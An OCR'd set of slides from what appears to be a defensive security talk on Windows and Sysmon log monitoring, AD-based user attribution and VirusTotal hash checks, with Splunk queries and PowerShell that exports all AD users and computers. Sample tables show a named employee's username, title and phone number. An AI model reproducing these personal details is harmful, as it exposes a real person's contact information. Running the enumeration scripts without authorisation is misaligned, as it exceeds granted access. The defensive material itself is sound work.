


Jessica Payne
@jepayneMSFT

You also want System log Event ID 7045 for new service creation, and 1102 for log clears if I haven't said that enough already. :)

4:07 PM - 16 Mar 2017

40 Retweets 105 Likes



Jessica Payne
@jepayneMSFT

If you are not actually monitoring for a well documented and publicly available technique, you should be.

6:46 PM - 20 Jul 2017


7 Retweets 22 Likes

Where to start

- NSA “Spotting the Adversary with Windows
- “Intrusion Detection Using Indicators of Compromise Based on Best Practices and Windows Event Logs”
- JP Cert “Detecting Lateral Movement through Tracking Event Logs”
- https://www.malwarearchaeology.com/cheat-sheets/
- https://attack.mitre.org/wiki/ATT%26CK_Matrix
  - http://www.irongeek.com/i.php?page=videos/derbycon7/t409-blue-team-keeping-tempo-with-offense-casey-smith-keith-mccammon

User Attribution

- You need to ensure you are investigating correct system
- Use, sysmon, AV program, AD, NSLookup, Firewall
- Create a users CSV and Computers CSV from AD for better context



User Attribution

Attributes user to IP to host name through various sources

[redacted]\\User	ComputerName	IP Address	Duration
[redacted]\\kinkster	[redacted]	[redacted]	Last 4 days

Sysmon via IP [redacted]

user	host	SourceIp
[redacted]\kInkster	[redacted]	[redacted]

Sysmon Event ID 3 [redacted]

user	host	SourceIp
[redacted]\kInkster	[redacted]	[redacted]

Sysmon Event ID 3 [redacted]\\kinkster

User	host	SourceIp
[redacted]\kInkster	[redacted]	[redacted]

Lookup using [redacted]

Lookup via AD computer

host	IPv4Address	src_ip	ObjectClass	OperatingSystem	OperatingSystemServicePack
[redacted]	[redacted]	[redacted]	computer	Windows 10 Enterprise	

Lookup using cpg\\kinkster

Lookup via AD user

Name	Department	Title	telephoneNumber	Office	OfficePhone	user
						kinkster
Kenneth Inkster	Information Systems	Consultant - IT Security	587-955-3587	Calgary[redacted]	587-[redacted]	kInkster


Data Enrichment through AD

- Get-ADComputer -filter * -Properties Enabled,Name,IPv4Address,ObjectClass,OperatingSystem,OperatingSystemServicePack |
- Where-Object {$_.Enabled -eq "True"} |
- Select-Object @{expression={$_.Name}; label='host'},IPv4Address,ObjectClass,OperatingSystem,OperatingSystemServicePack |
- export-csv "ADcomputers.csv" –NoTypeInformation
- Get-ADUser -filter * -properties Name, Department, Manager, telephoneNumber, Office, OfficePhone, Title, SID, Enabled | Where-Object {$_.Enabled -eq "True"} |
- select-object @{expression={$_.SamACCountName}; label='user' },Name, Department, Manager, telephoneNumber, Office, OfficePhone, Title, SID |
- export-csv "ADusers.csv" -NoTypeInformation

Keeping your logs down

- sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | eval length_in_bytes=len(_raw) | stats sum(length_in_bytes) as bytes by sourcetype host | eval mbytes=(bytes/1024/1024) | eval mbytes=round(mbytes,2) | addcoltotals | fields – bytes
- sourcetype=WinEventlog:Security | eval length_in_bytes=len(_raw) | stats sum(length_in_bytes) as bytes by sourcetype host | eval mbytes=(bytes/1024/1024) | eval mbytes=round(mbytes,2) | addcoltotals | fields - bytes

Your attacker thinks like my attacker: A common threat model to create better defense



You can’t just buy this,
you have to build it.

https://youtu.be/Ijz7NHF3I28 Jessica Payne MS Ignite 2017


Create output file

- Here we create some Splunk output of all the executables that have run in the c:\users\ folder structure
- This will be used to submit to Virus Total
- sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 (Image=C:\\users* OR Image=*Downloads*) | dedup Hashes |rex mode=sed field=Hashes "s/SHA1=//g" | table Hashes Image host
- Append this after | outputlookup myhashes.csv
- Save as report myhashesoutput for later use

Virus Total Integration

- You should have your API key
- Place these files in c:\powershell\ folder on your host
  - VT-SubmitHash-BsidesV1.ps1
  - VirusTotalv2.psm1
  - Myhashes.csv
- Insert your API key
- Run Powershell with sample myhashes.csv
- You should see your output in three different files

Every exe checked against VT



APPDATA Virus Total Results Sysmon [redacted]

Programs run from appdata with and without VT information

_time	host	user	Image	Positives	Total	ScanDate	Hashes
2017-10-04 15:37:08	[redacted]	[redacted]kinkster	C:\Users\kinkster\AppData\Local\Temp\2521F4B3-5FC9-433B-8A87-AF36033E4E92\DismHost.exe	0	60	2017-05-06 18:52:08	SHA1=505E851852228545903C2423AFA81039E0BD9447
2017-10-04 14:59:30	[redacted]	[redacted]kinkster	C:\Users\kinkster\AppData\Local\Temp\Procmon64.exe	0 0	54 54	2017-01-01 12:20:32 2017-01-01 12:20:32	SHA1=E453FEBA236E7D9C145D8FE0FC5B7A6E0CB7F4F7

Sysmon Event ID 1 and then 3 .


Programs run that connect out to Internet Sysmon Event ID 1 then 3

_time	host	user	EventDescription	Image	Positives	Total	ScanDate	Hashes	C
2017-10-04 17:12:27	[redacted]	[redacted]kinkster	Network Connect Process Create	C:\Windows\System32\backgroundTaskHost.exe	0	61	2017-04-18 01:37:34	SHA1=0DA61DE2844E7AABBB0D424722E477F95FFA3632	"C S
2017-10-04 16:51:32	[redacted]	[redacted]kinkster	Network Connect Process Create	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE	0	65	2017-09-14 13:33:56	SHA1=21FB366D2FDFDCACB7CCE63CCEB7187D86BED9DE	"C
